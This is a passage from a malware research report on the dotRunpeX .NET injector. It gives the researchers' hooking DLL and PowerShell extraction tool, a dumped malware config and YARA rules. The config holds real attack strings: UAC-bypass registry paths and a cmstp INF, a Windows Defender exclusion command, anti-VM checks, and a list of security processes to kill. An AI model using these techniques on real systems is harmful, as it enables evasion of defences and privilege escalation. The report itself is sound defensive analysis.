BOOL, DWORD, LPVOID, LPCWSTR, LPSTARTUPINFOW, LPPROCESS INFORMATION);
CREATEPROCESSW fpCreateProcessW = NULL;
__declspec(dllexport) void __cdecl Decoy()
{
    Sleep(1000);
}
int __stdcall DetourCreateProcessW(LPCWSTR lpApplicationName, LPWSTR lpCommandLine, LPSECURITY_ATTRIBUTES
lpProcessAttributes, LPSECURITY_ATTRIBUTES lpThreadAttributes, BOOL bInheritHandles, DWORD
dwCreationFlags, LPVOID lpEnvironment, LPCWSTR lpCurrentDirectory, LPSTARTUPINFOW lpStartupInfo,
LPPROCESS_INFORMATION lpProcessInformation)
{
    LPCWSTR ignoredProcess[2] = { L"powershell", L"conhost" };
    for (int i = 0; i < 2; i++)
    {
        if (wcsstr(_wcslwr(lpApplicationName), ignoredProcess[i]))
        {
            return fpCreateProcessW(lpApplicationName, lpCommandLine, lpProcessAttributes,
lpThreadAttributes, bInheritHandles, dwCreationFlags, lpEnvironment, lpCurrentDirectory, lpStartupInfo,
lpProcessInformation);
        }
    }
    HMODULE hNtdll = GetModuleHandleA("ntdll.dll");
    if (!hNtdll)
    {
        ExitProcess(0);
    }
    NTSUSPENDPROCESS NtSuspendProcess = (NTSUSPENDPROCESS)GetProcAddress(hNtdll, "NtSuspendProcess");
    if (!NtSuspendProcess)
    {
        CloseHandle(hNtdll);
       ExitProcess(0);
    }
    HMODULE cProcess = GetCurrentProcess();
    if (!cProcess)
    {
        CloseHandle(hNtdll);
        ExitProcess(0);
    }
    NtSuspendProcess(cProcess);
    ExitProcess(0);
    return 1;
}
BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved)
{
```

```
switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
            if (MH_Initialize() != MH_OK)
            {
                return 1;
            }
            if (MH_CreateHook(&CreateProcessW, &DetourCreateProcessW, (LPVOID*)(&fpCreateProcessW)) !=
MH_OK)
            {
                return 1:
            }
            if (MH_EnableHook(&CreateProcessW) != MH_OK)
            {
                return 1;
            }
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}
```

We could see that all hooking logic is executed right upon loading this library inside the function DllMain(). Another important thing to note is that we defined the export function Decoy(), which won't be ever executed or called but is needed later on for our preinjection technique.

With the hooking library "*CProcessW_Hook.dll*" in its place, we can move on to create an injector and extractor. This points to the main tool provided below – dotRunpeX extractor "*Invoke-DotRunpeXextract*".

Invoke-DotRunpeXextract

PowerShell module that enables the extraction of payload, procexp driver, and config from dotRunpeX. The tool is written in PowerShell scripting language using preinjection of native hooking library "*CProcessW_Hook.dll*" (using <u>AsmResolver</u>) and .NET objects reconstruction from .NET heap (using <u>ClrMD</u>). It uses a dynamic approach for extraction, so samples are executed in a managed way (*use only in VM*). Using PowerShell 7.3+, clrMD v2.2.343001 (net6.0), AsmResolver v5.0.0 (net6.0).

We provide two versions of this tool that can be downloaded along with the hooking library in the last section of this article. One is created multi-threaded as a PowerShell module for the best performance and usage. The second version of this tool is a single-threaded script with the same functionality that could be used for simple debugging and troubleshooting and can more easily serve to create several snippets with similar functionality.

The whole code of this PowerShell module is annotated and commented on in a way to be easy to understand its core features. We will briefly describe the core functionality of this tool, like the preinjection technique of the hooking library using AsmResolver and implemented logic behind the extraction.

At first, this tool modifies the PE structure of dotRunpeX using AsmResolver. AsmResolver is well known for its capability to inspect dotnet executables and their related metadata, but it also allows access to low-level structures of PE to modify them. These PE structure modifications are used to implement our so-called PoC technique for the purpose of dll preinjection to a 64-bit dotnet executable. We are talking about adding a new import entry for the native hooking library into the .NET Assembly. Since dotRunpeX is a 64-bit executable, and it turned out that, unlike the 32-bit dotnet executables, the 64-bit ones don't even have an import directory, we started building one from scratch right inside the function PatchBinaryWithDllInjection(). In this function, we can see that we are creating new data sections, .idata and .data, where our newly built IDT (*Import Directory Table*) and IAT (*Import Address Table*) will be placed. To get our hooking library "*CProcessW_Hook.dll*" preinjected right upon

process start and let the windows loader do for us the hard work, we are creating an import entry with exported function Decoy() that was defined in the hooking library. As we are dealing with dotnet and adding native import, **IL Only** flag inside the .NET Directory is not true anymore and needs to be patched.

```
function PatchBinaryWithDllInjection($pathToSample, $patchedSample, $dllHookingName)
{
    # Exported function name "Decoy" from hooking library will be used for Import Directory creation
    $symbolNameToImport = [AsmResolver.PE.PEImage]::FromFile($dllHookingName).Exports.Entries[0].Name #
Decov
    # We need to work with pefile layer to expose sections - creation of Import Directory and IAT
    $pefile = [AsmResolver.PE.File.PEFile]::FromFile($pathToSample)
    # Creation of Import Directory from scratch
    $impDirBuff = [AsmResolver.PE.Imports.Builder.ImportDirectoryBuffer]::new($false)
    $impModule = [AsmResolver.PE.Imports.ImportedModule]::new($dllHookingName)
    $symbol = [AsmResolver.PE.Imports.ImportedSymbol]::new(0,$symbolNameToImport)
    $impModule.Symbols.Add($symbol)
    $impDirBuff.AddModule($impModule)
    # Creation of ".idata" section where Import Directory will be placed
    $idataSection = [AsmResolver.PE.File.PESection]::new(".idata",
[AsmResolver.PE.File.Headers.SectionFlags]::MemoryRead -bor
[AsmResolver.PE.File.Headers.SectionFlags]::ContentInitializedData)
    $idataSection.Contents = $impDirBuff
    $pefile.Sections.Add($idataSection)
    # Creation of ".data" section where IAT will be placed
    $dataSection = [AsmResolver.PE.File.PESection]::new(".data",
[AsmResolver.PE.File.Headers.SectionFlags]::MemoryRead -bor
[AsmResolver.PE.File.Headers.SectionFlags]::MemoryWrite -bor
[AsmResolver.PE.File.Headers.SectionFlags]::ContentInitializedData)
    $dataSection.Contents = $impDirBuff.ImportAddressDirectory
    $pefile.Sections.Add($dataSection)
    # Remove ASLR (no reloc)
    $pefile.OptionalHeader.DllCharacteristics = $pefile.OptionalHeader.DllCharacteristics -bxor
[AsmResolver.PE.File.Headers.DllCharacteristics]::DynamicBase
    # Update offsets and RVA of newly created data sections (so we can work with them later on)
    $pefile.UpdateHeaders()
    # Update info about new data directories in context of pefile - Import Directory, IAT
$pefile.OptionalHeader.DataDirectories[[AsmResolver.PE.File.Headers.DataDirectoryIndex]::ImportDirectory]
= [AsmResolver.PE.File.Headers.DataDirectory]::new($idataSection.Rva, $idataSection.GetPhysicalSize())
    $pefile.OptionalHeader.DataDirectories[[AsmResolver.PE.File.Headers.DataDirectoryIndex]::IatDirectory]
= [AsmResolver.PE.File.Headers.DataDirectory]::new($dataSection.Rva, $dataSection.GetPhysicalSize())
    $pefile.Write($patchedSample)
    # We need to do some custom patching of IL only flag inside .NET Directory (it is easier than making
custom writer preserving all PE sections and meta) - we are adding native imports so IL only is not true
anymore
    $dotnetDirectoryRVA =
$pefile.OptionalHeader.DataDirectories[[AsmResolver.PE.File.Headers.DataDirectoryIndex]::ClrDirectory].Vit
    $dotnetDirectoryFileOffset = $pefile.RvaToFileOffset($dotnetDirectoryRVA)
    $dotnetDirectoryILFlagsFileOffset = $dotnetDirectoryFileOffset + 16
    $filestream = [System.IO.FileStream]::new($patchedSample, [System.IO.FileMode]::Open,
[System.IO.FileAccess]::ReadWrite)
    $filestream.Position = $dotnetDirectoryILFlagsFileOffset
```

```
$filestream.Write([byte[]]::new(4), 0, 4) # Wipe the IL only flags
```

```
$filestream.Close()
```

```
}
```

A comparison of the dotRunpeX sample before and after the described modification of the PE structure can be seen in the picture below.

Before	After	44a11146173db0663a23787bffbb1			
		Module Name	Imports	OFTs	TimeDateStamp
File: 44a11146173db0663a2378 7bffbb120f3955bc33e60e73ecc	File: 44a11146173db0663a2378 7bffbb120f3955bc33e60e73ecc	00040C40	N/A	00040C00	00040C04
98953e9b34b2f2	98953e9b34b2f2_mod.exe	szAnsi	(nFunctions)	Dword	Dword
── II Dos Header ───□ II Nt Headers	── II Dos Header ──□ II Nt Headers	CProcessW_Hook.dll	1	00044028	0000000
File Header Optional Header Data Directories [x] Section Headers [x] Besource Directory MetaData Header MetaData Streams #Koi ##	In readers If the Header In Data Directories [x] Inport Directory Inport Directory Inter Directory				
Tables Header		OFTs	FTs (IAT)	Hint	Name
II #US 	II #Strings	Qword	Qword	Word	szAnsi
III #Blob Address Converter	#GUID	000000000044038	00000000004403	38 0000	Decoy

Figure 50: PE structure of the dotRunpeX sample before and after modification used for dll preinjection Now, we get to the state where our modified binary could be executed. With the hooking library in its place, the dotRunpeX process gets suspended right during the call to WIN API CreateProcessW. This exact routine is implemented in the function StartProcessWaitSuspended().

```
function StartProcessWaitSuspended($patchedSample)
{
    $process = [System.Diagnostics.Process]::Start($patchedSample)
    while ($process.Threads.Where{$_.ThreadState -ne [System.Diagnostics.ThreadState]::Wait -and
$_.WaitReason -ne [System.Diagnostics.ThreadWaitReason]::Suspended})
    {
        Start-Sleep -Milliseconds 500
        $process.Refresh()
     }
      return $process
}
```

Once the process is suspended, it is ready to be introspected. The whole logic behind the introspection of the dotRunpeX process can be seen in the function GetPayloadAndConfig(). In this function, we use the clrMD library to attach to the desired process and enumerate all System.Byte[] objects that are currently allocated on the .NET heap. To reconstruct the payload intended to be injected, we have implemented some dummy logic to find byte array objects larger than 1KB and starting with the "**MZ**" header. Despite the fact how it sounds, it has proven to be enough to fulfill our needs.

The logic behind finding the object corresponding to the process explorer driver and config is slightly different. First of all, the procexp driver and constants related to the config are saved in the same object. We assume that this is a result of the combination of usage KoiVM virtualizer and ConfuserEx obfuscator together as ConfuserEx usually puts defined constants to one blob of byte array and resolves them during the runtime once they are needed. After the logic finds this kind of byte blob, it separates the process explorer driver and config and pushes the config for further processing.

```
function GetPayloadAndConfig($process)
   # DataTarget is our suspended process
    $dataTarget = [Microsoft.Diagnostics.Runtime.DataTarget]::AttachToProcess($process.Id, $false)
    Start-Sleep -Seconds 1 # Better to wait for ClrMD - to properly initialize DataTarget
    $clrInfo = $dataTarget.ClrVersions[0]
    $clrRuntime = $clrInfo.CreateRuntime()
    # Getting all byte array objects from .NET Heap and sort them by size descending
    $objects = $clrRuntime.Heap.EnumerateObjects().ToArray().Where{$_.Type.Name -eq "System.Byte[]"} |
Sort-Object - Property Size - Descending
    # Find payload to be injected - should be the largest byte array containing PE
    payload = @()
    foreach ($object in $objects)
    {
        # Check if byte array possible valid PE
        if($object.AsArray().Length -gt 1024)
        {
            if((Compare-Object ($object.AsArray().ReadValues[byte](0,2)) ([byte[]] 0x4d,0x5a)).Length -eq
0)
            {
                $payload = $object.AsArray().ReadValues[byte](0, $object.AsArray().Length)
                break
            }
        }
    }
    if(-not $payload){Write-Host "Payload to be injected NOT found in
sample:"$process.MainModule.ModuleName"!!!!" -ForegroundColor Red}
    # Find procexp driver + config (first 8 bytes of byte array skipped -> should be related to procexp PE
size)
    $procexpAndConfig = @()
    foreach ($object in $objects)
    {
        # Check if byte array possible procexp PE and config
        if($object.AsArray().Length -gt 1024)
        {
            if((Compare-Object ($object.AsArray().ReadValues[byte](8,2)) ([byte[]] 0x4d,0x5a)).Length -eq
0)
            {
                $procexpAndConfig = $object.AsArray().ReadValues[byte](0, $object.AsArray().Length)
                break
            }
        }
    }
    if(-not $procexpAndConfig)
    {
        Write-Host "Procexp driver + config NOT found in sample:"$process.MainModule.ModuleName"!!!" -
ForegroundColor Red
        $procexp = $null
        $config = $null
        return $payload, $procexp, $config
    }
    # Process procexp and config
    $procexpSize = [bitconverter]::ToInt32($procexpAndConfig[4..7], 0)
    $procexp = $procexpAndConfig[8..($procexpSize+7)]
    $config = $procexpAndConfig[($procexpSize +8)..$procexpAndConfig.Length]
    return $payload, $procexp, $config
}
```

The so-called config is actually a bunch of constants where some of them serve as a configuration of dotRunpeX. This config needs to be parsed in the function ParseConfig() as it appears to be in some kind of structure where every string is preceded with its length and if needed, padded to have length divisible by 4, as shown in the picture

below.

	0	1	2	3	4	5	6	7	8	9	Α	В	С	D	É	F	0123456789ABCDÉF	-				- -
0000h					46	61	6C	73	65	00	00	00	04				False		uchar String0_Length[4]	Oh	4h	Fg: Bg:
0010h	54	72	75	65	2D	00	00	00	53	4F	46	54	57	41	52	45	TrueSOFTWARE		uchar String0[5]			Fg: Bg:
0020h	5C	4D	69	63	72	6F	73	6F	66	74	5C	57	69	6E	64	6F	\Microsoft\Windo		uchar Padding[3]			Fg: Bg:
0030h	77	73	5C	43	75	72	72	65	6E	74	56	65	72	73	69	6F	ws\CurrentVersio		uchar String1_Length[4]	Ch		Fg: Bg:
0040h	6E	5C	52	75	6E	00	00	00	20	00	00	00	43	31	34	36	n\Run <mark></mark> C146		uchar String1[4]	10h		Fg: Bg:
0050h	31	35	30	32	34	36	35	33	34	34	34	31	39	32	45	35	15024653444192E5		uchar String2_Length[4]	14h		
0060h	46	37	39	31	35	37	45	32	31	35	44	33	01				F79157E215D3					
0070h	22	00	00	00	0F	00	00	00	49	5F	4C	4F	56	45	5F	48	"I LOVE H		uchar String2[45]	18h	2Dh	Fg: Bg:
0080h	45	4E	54	41	49	55	32	00	3D	00	00	00	43	ЗA	5C	57	ENTAIU2.=C:\W		uchar Padding[3]	45h		Fg: Bg:
0090h	69	6E	64	6F	77	73	5C	4D	69	63	72	6F	73	6F	66	74	indows\Microsoft		uchar String3_Length[4]	48h		Fg: Bg:
00A0h	2E	4E	45	54	5C	46	72	61	6D	65	77	6F	72	6B	5C	76	.NET\Framework\v		uchar String3[32]	4Ch	20h	Fa: Ba:
00B0h	34	2E	30	2E	33	30	33	31	39	5C	49	6E	73	74	61	6C	4.0.30319\Instal		uchar String4_Length[4]	6Ch	4h	Fa: Ba:
00C0h	6C	55	74	69	6C	2E	65	78	65	00	00	00					lUtil.exe		uchar sunng4_cengun[4]	OCII	411	гу. <u></u> ву.

Figure 51: Unparsed config structure

```
function ParseConfig($config)
{
    $memStream = [System.IO.MemoryStream]::new($config, $true)
    $strLength = [byte[]]::new(4)
    $parsedConfig = ""
    while ($memStream.Position -lt $memStream.Length)
    {
        $memStream.Read($strLength, 0, 4) | Out-Null
        $length = [bitconverter]::ToInt32($strLength, 0)
        $buffer = [byte[]]::new($length)
        $memStream.Read($buffer , 0, $length) | Out-Null
        $parsedConfig += [System.Text.Encoding]::UTF8.GetString($buffer) + "`n"
        if(($memStream.Position % 4) -ne 0)
        {
            $memStream.Position += 4 - ($memStream.Position % 4)
        }
    }
    $memStream.Close()
    return $parsedConfig
}
```

Once we have properly parsed the config, it is saved with extracted payload and process explorer driver, the suspended process gets killed, and the modified dotRunpeX sample is removed.

Example execution of "*Invoke-DotRunpeXextract*" and mass processing of samples could be seen below (2min GIF):




Figure 52: Execution of "*Invoke-DotRunpeXextract*" (2min GIF)

As pointed out before, "*Invoke-DotRunpeXextract*" will produce a payload to be injected, procexp driver, and parsed constants values where some of them could be referred to as **config**. Example config file content for our analyzed sample of the dotRunpeX:

```
False
True
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
C14615024653444192E5F79157E215D3
п
I_LOVE_HENTAIU2
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
Error
2345RTProtect
2345SafeCenterSvc
2345SafeSvc
2345SafeTray
kxetray
kxescore
kxemain
kwsprotect64
kscan
HipsTray
HipsDaemon
360sd
360rp
QQPCTray
00PCRTP
360tray
360leakfixer
360Safe
ZhuDongFangYu
MultiTip
AvastSvc
sched
avp
McSvHost
avconfig
bdagent
MsMpEng
wireshark
MpCmdRun
ndd32
nod32
nod32krn
eguiProxy
ekrn
Software\Classes\ms-settings\shell\open\command
DelegateExecute
cmd.exe
/C computerdefaults.exe
Run without emulation
Select * from Win32_ComputerSystem
Manufacturer
microsoft corporation
Model
VIRTUAL
vmware
VirtualBox
This file can't run into Virtual Machines.
root\CIMV2
SELECT * FROM Win32_VideoController
Name
VMware
VBox
Run using valid operating system
SbieDll.dll
USER
SANDBOX
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VIRUS MALWARE SCHMIDTI CURRENTUSER \VIRUS SAMPLE C:ile.exe Afx:400000:0 HARDWARE\DEVICEMAP\Scsi\Scsi Port 0\Scsi Bus 0\Target Id 0\Logical Unit Id 0 Identifier VBOX HARDWARE\Description\System SystemBiosVersion VideoBiosVersion VIRTUALBOX SOFTWARE\Oracle\VirtualBox Guest Additions noValueButYesKev C:\WINDOWS\system32\drivers\VBoxMouse.sys VMWARE SOFTWARE\VMware, Inc.\VMware Tools HARDWARE\DEVICEMAP\Scsi\Scsi Port 1\Scsi Bus 0\Target Id 0\Logical Unit Id 0 HARDWARE\DEVICEMAP\Scsi\Scsi Port 2\Scsi Bus 0\Target Id 0\Logical Unit Id 0 SYSTEM\ControlSet001\Services\Disk\Enum 0 SYSTEM\ControlSet001\Control\Class\{4D36E968-E325-11CE-BFC1-08002BE10318}\0000 DriverDesc SYSTEM\ControlSet001\Control\Class\{4D36E968-E325-11CE-BFC1-08002BE10318}\0000\Settings Device Description InstallPath C:\PROGRAM FILES\VMWARE\VMWARE TOOLS\ C:\WINDOWS\system32\drivers\vmmouse.sys C:\WINDOWS\system32\drivers\vmhgfs.sys kernel32.dll wine_get_unix_file_name QEMU \\.\ROOT\cimv2 Description VM Additions S3 Trio32/64 S3 Trio32/64 VirtualBox Graphics Adapter VMware SVGA II noKey Fatal 'Error C:\windows\system32\cmd.exe /K "fodhelper.exe" C:\windows\temp \ .inf REPLACE_COMMAND_LINE /au cmstp {ENTER} [version] Signature=\$chicago\$ AdvancedINF=2.5 [DefaultInstall] CustomDestination=CustInstDestSectionAllUsers ${\tt RunPreSetupCommands=} {\tt RunPreSetupCommandsSection}$ [RunPreSetupCommandsSection] ; Commands Here will be run Before Setup Begins to install REPLACE_COMMAND_LINE taskkill /IM cmstp.exe /F [CustInstDestSectionAllUsers] 49000,49001=AllUSer_LDIDSection, 7

[AllUSer_LDIDSection] "HKLM", "SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\CMMGR32.EXE", "ProfileInstallPath", "%UnexpectedError%", "" [Strings] ServiceName="CorpVPN" ShortSvcName="CorpVPN" c:\windows\system32\cmstp.exe Windows 1 Windows 8 Windows 7 fodhelper Software\Classes\exefile\shell\open\command slui Software\Classes\mscfile\shell\open\command eventvwr HKEY LOCAL MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion ProductName HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Notifications\Settings\Windows.SystemToast.Secu Enabled HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System EnableLUA powershell Software\Classes\Folder\shell\open\command SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths Add-MpPreference -ExclusionPath " " -Force Иисус.sys \Registry\Machine\System\CurrentControlSet\Services\TaskKill System\CurrentControlSet\Services\TaskKill \??\ Туре ErrorControl Start ImagePath \\.\ SeDebugPrivilege SeLoadDriverPrivilege \KnownD11s\ ntdll.dll ZwOpenSection ZwMapViewOfSection NtClose ZwUnmapViewOfSection ΜZ _4 BIDEN_HARRIS_PERFECT_ASSHOLE

We can easily spot configuration strings related to persistence settings, resource name and its decryption key (where .NET resource contains payload to be injected), target binary for the payload to be injected in, Anti-Malware service names to be killed, UAC bypass, Anti-VM, Anti-Sandbox, procexp driver installation path and its name, etc.

We provide two versions of this tool that can process just one sample or mass-process the directory of samples. For the best performance, the multi-threaded PowerShell module is recommended use. Still, for troubleshooting, simple modification, and easy debugging, we are also providing a single-threaded script with the same functionality as we expect soon some modification in dotRunpeX code where appropriate changes in the code of the tool or hooking library would be needed.

Conclusion

By monitoring this new threat for several months, we got deep insight into its evolution, delivery methods, and how it was abused to deliver a wide scale of different malware families.

Over time, we consider dotRunpeX to be in high development adding new features on regular bases and getting more popularity and attention every day. Because of the rising usage of this injector, we developed and provided several tools to automate the analysis of this virtualized dotnet code.

Some of the developed tools described in this report introduced PoC methods and can serve for developing other tools with similar functionality. We showed how open-source libraries such as AsmResolver and clrMD could be used in a real-world example to support the research and to help with the reverse engineering of protected code.

In this report, we provided an in-depth analysis of both versions of the dotRunpeX injector, the similarities between them, and described the main interesting techniques they use, such as abuse of the vulnerable process explorer driver, code virtualization caused by the usage of KoiVM protector, modification of D/Invoke framework with decoy syscall patching.

Our analysis and conclusions are based on dozens of campaigns we spotted in the wild and hundreds of samples that were mass processed.

Because of the high development of dotRunpeX, we believe that provided tools would need some modification soon as a reaction to changes in dotRunpeX. Still, with provided source codes, it should be relatively easy to work around these changes for other researchers.

Check Point customers remain protected from the threats described in this blog, including all its variants. *Check Point's <u>Threat Emulation</u> protects networks against unknown threats in web downloads and e-mail attachments. The Threat Emulation engine picks up malware at the initial phase before it enters the network. The engine quickly quarantines and runs the files in a virtual sandbox environment, which imitates a standard operating system, to discover malicious behavior at the exploit phase.*

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IOCs

SHA256 Hash	Version	Malware family of embedded payload
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96e49a5ac188d49003b2fe77ad8a4c8866a94cc828dc6172d9a13a8c26e49b9b	NEW	Rhadamanthys
5474d15059ca4213ab1c13fba25ab8ba38559cac7ec2ab336d2411b90eab1217	NEW	SnakeKeylogger
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87b92fcd04f69f9c132c9f350dbb3686888a5e388b1f787f6a658f09582c0da6	NEW	Vidar
99e733391ac499e78e535a98551c4d27408abfad4e56fe4c46956636655df29c	NEW	Vidar
b67bc78347918209973d633287c4e1f514a0917b8678c2cf2066ba80b2004f78	NEW	Vidar

SHA256 Hash	Version	Malware family of embedded payload
c6e0a5e947e9f23cd0af6fa8bd44411a12212ab1de5007036926089800ac8692	NEW	Vidar
cb014704f53d5da64964c2b0bfc7e13bbdf389555294c6f6c98c2527f6406d6d	NEW	Vidar
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d6fd4a75e32f78817f84de3dcb9e3fd767f602b7da1edecd06391ff62a481571	NEW	Vidar
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f9c25b4755ab54ff3f8d827b6422d43ed14dbd03fd4faa266348eee177f7957f	NEW	Vidar
fa258b12d3f4ca1503379a4f6a800bdb1d589ef15ab8bfc20d452f70c8a0745c	NEW	Vidar
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63de4552312345e055236c82ecdc55c2bc8b3c37f363cb081f8f788b5203d759	NEW	Vidar
2478cd52847146b34cae6b768c794210838a3002a622ce61c2f90d075f6e0e65	NEW	Vidar
c5646cc9fe486f0644067fc294f83eb6a39ce6f28eea3708c9bf49e244acc0f9	NEW	Vidar
fc99e6083b1dcbe72fb818dbd53903f30c312731f2cfc8607f9d2bf2586be1ee	NEW	XWorm

Yara

```
rule injector_ZZ_dotRunpeX {
    meta:
        description = "Detects new version of dotRunpeX - configurable .NET injector"
    author = "Jiri Vinopal (jiriv)"
    date = "2022-10-30"
    hash1 = "373a86e36f7e808a1db263b4b49d2428df4a13686da7d77edba7a6dd63790232" // injects Formbook
        hash2 = "41ea8f9a9f2a7aeb086dedf8e5855b0409f31e7793cbba615ca0498e47a72636" // injects Formbook
        hash3 = "5e3588e8ddebd61c2bd6dab4b87f601bd6a4857b33eb281cb5059c29cfe62b80" // injects AsyncRat
        hash4 = "8c451b84d9579b625a7821ad7ddcb87bdd665a9e6619eaecf6ab93cd190cf504" // injects Remcos
        hash5 = "8fa81f6341b342afa40b7dc76dd6e0a1874583d12ea04acf839251cb5ca61591" // injects Formbook
        hash6 = "cd4c821e329ec1f7bfe7ecd39a6020867348b722e8c84a05c7eb32f8d5a2f4db" // injects AgentTesla
        hash7 = "fa8a67642514b69731c2ce6d9e980e2a9c9e409b3947f2c9909d81f6eac81452" // injects AsyncRat
        hash8 = "eb2e2ac0f5f51d90fe90b63c3c385af155b2fee30bc3dc6309776b90c21320f5" // injects
SnakeKeylogger
    strings:
    // Used ImplMap imports (PInvoke)
        $implmap1 = "VirtualAllocEx"
        $implmap2 = "CreateProcess"
        $implmap3 = "CreateRemoteThread"
        $implmap4 = "Wow64SetThreadContext"
        $implmap5 = "Wow64GetThreadContext"
        $implmap6 = "NtResumeThread"
        $implmap7 = "ZwUnmapViewOfSection"
        $implmap8 = "NtWriteVirtualMemory"
        $implmap9 = "MessageBox" // ImplMap not presented in all samples - maybe different versions?
        $implmap10 = "Wow64DisableWow64FsRedirection"
        $implmap11 = "Wow64RevertWow64FsRedirection"
        $implmap12 = "CreateFile"
        $implmap13 = "RtlInitUnicodeString"
        $implmap14 = "NtLoadDriver"
        $implmap15 = "NtUnloadDriver"
        $implmap16 = "OpenProcessToken"
        $implmap17 = "LookupPrivilegeValue"
        $implmap18 = "AdjustTokenPrivileges"
        $implmap19 = "CloseHandle"
        $implmap20 = "NtQuerySystemInformation"
        $implmap21 = "DeviceIoControl"
        $implmap22 = "GetProcessHeap"
        $implmap23 = "HeapFree"
        $implmap24 = "HeapAlloc"
        $implmap25 = "GetProcAddress"
        $implmap26 = "CopyMemory" // ImplMap added by KoiVM Protector used by this injector
        $modulerefKernel1 = "Kernel32"
        $modulerefKernel2 = "kernel32"
        $modulerefNtdll1 = "Ntdll"
        $modulerefNtdll2 = "ntdll"
        $modulerefAdvapi1 = "Advapi32"
        $modulerefAdvapi2 = "advapi32"
        $regPath = "\\Registry\\Machine\\System\\CurrentControlSet\\Services\\TaskKill" wide // Registry
path for installing Sysinternals Procexp driver
        $rsrcName = "BIDEN_HARRIS_PERFECT_ASSHOLE" wide
        $koiVM1 = "KoiVM"
        $koiVM2 = "#Koi"
    condition:
        uint16(0) == 0x5a4d and uint16(uint32(0x3c)) == 0x4550 and ($regPath or $rsrcName or 1 of
($koiVM*)) and
        24 of ($implmap*) and 1 of ($modulerefKernel*) and 1 of ($modulerefNtdll*) and 1 of
($modulerefAdvapi*)
}
```

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rule injector_ZZ_dotRunpeX_oldnew {
        meta:
                description = "Detects new and old version of dotRunpeX - configurable .NET injector"
    author = "Jiri Vinopal (jiriv)"
    date = "2022-10-30"
    hash1_New = "373a86e36f7e808a1db263b4b49d2428df4a13686da7d77edba7a6dd63790232" // injects Formbook
                hash2_New = "41ea8f9a9f2a7aeb086dedf8e5855b0409f31e7793cbba615ca0498e47a72636" // injects
Formbook
                hash3_New = "5e3588e8ddebd61c2bd6dab4b87f601bd6a4857b33eb281cb5059c29cfe62b80" // injects
AsyncRat
                hash4_New = "8c451b84d9579b625a7821ad7ddcb87bdd665a9e6619eaecf6ab93cd190cf504" // injects
Remcos
                hash5_New = "8fa81f6341b342afa40b7dc76dd6e0a1874583d12ea04acf839251cb5ca61591" // injects
Formbook
                hash6_New = "cd4c821e329ec1f7bfe7ecd39a6020867348b722e8c84a05c7eb32f8d5a2f4db" // injects
AgentTesla
                hash7 New = "fa8a67642514b69731c2ce6d9e980e2a9c9e409b3947f2c9909d81f6eac81452" // injects
AsyncRat
                hash8_New = "eb2e2ac0f5f51d90fe90b63c3c385af155b2fee30bc3dc6309776b90c21320f5" // injects
SnakeKeylogger
                hash1_0ld = "1e7614f757d40a2f5e2f4bd5597d04878768a9c01aa5f9f23d6c87660f7f0fbc" // injects
Lokibot
                hash2 Old = "317e6817bba0f54e1547dd9acf24ee17a4cda1b97328cc69dc1ec16e11c258fc" // injects
Redline
                hash3_0ld = "65cac67ed2a084beff373d6aba6f914b8cba0caceda254a857def1df12f5154b" // injects
SnakeKeylogger
                hash4_0ld = "68ae2ee5ed7e793c1a49cbf1b0dd7f5a3de9cb783b51b0953880994a79037326" // injects
Lokibot
                hash5_0ld = "81763d8e3b42d07d76b0a74eda4e759981971635d62072c8da91251fc849b91e" // injects
SnakeKeylogger
        strings:
        // Used ImplMap imports (PInvoke)
                $implmap1 = "VirtualAllocEx"
                $implmap2 = "CreateProcess"
                $implmap3 = "CreateRemoteThread"
                $implmap4 = "Wow64SetThreadContext"
                $implmap5 = "Wow64GetThreadContext"
                $implmap6 = "RtlInitUnicodeString"
                $implmap7 = "NtLoadDriver"
                $implmap8 = "LoadLibrary"
                $implmap9 = "VirtualProtect"
                $implmap10 = "AdjustTokenPrivileges"
                $implmap11 = "GetProcAddress"
                $modulerefKernel1 = "Kernel32"
                $modulerefKernel2 = "kernel32"
                $modulerefNtdll1 = "Ntdll"
                $modulerefNtdll2 = "ntdll"
                $regPath = "\\Registry\\Machine\\System\\CurrentControlSet\\Services\\TaskKill" wide //
Registry path for installing Sysinternals Procexp driver
                $rsrcName = "BIDEN_HARRIS_PERFECT_ASSHOLE" wide
                $koiVM1 = "KoiVM"
                $koiVM2 = "#Koi"
        condition:
                uint16(0) == 0x5a4d and uint16(uint32(0x3c)) == 0x4550 and ($regPath or $rsrcName or 1 of
($koiVM*)) and
                9 of ($implmap*) and 1 of ($modulerefKernel*) and 1 of ($modulerefNtdll*)
}
```

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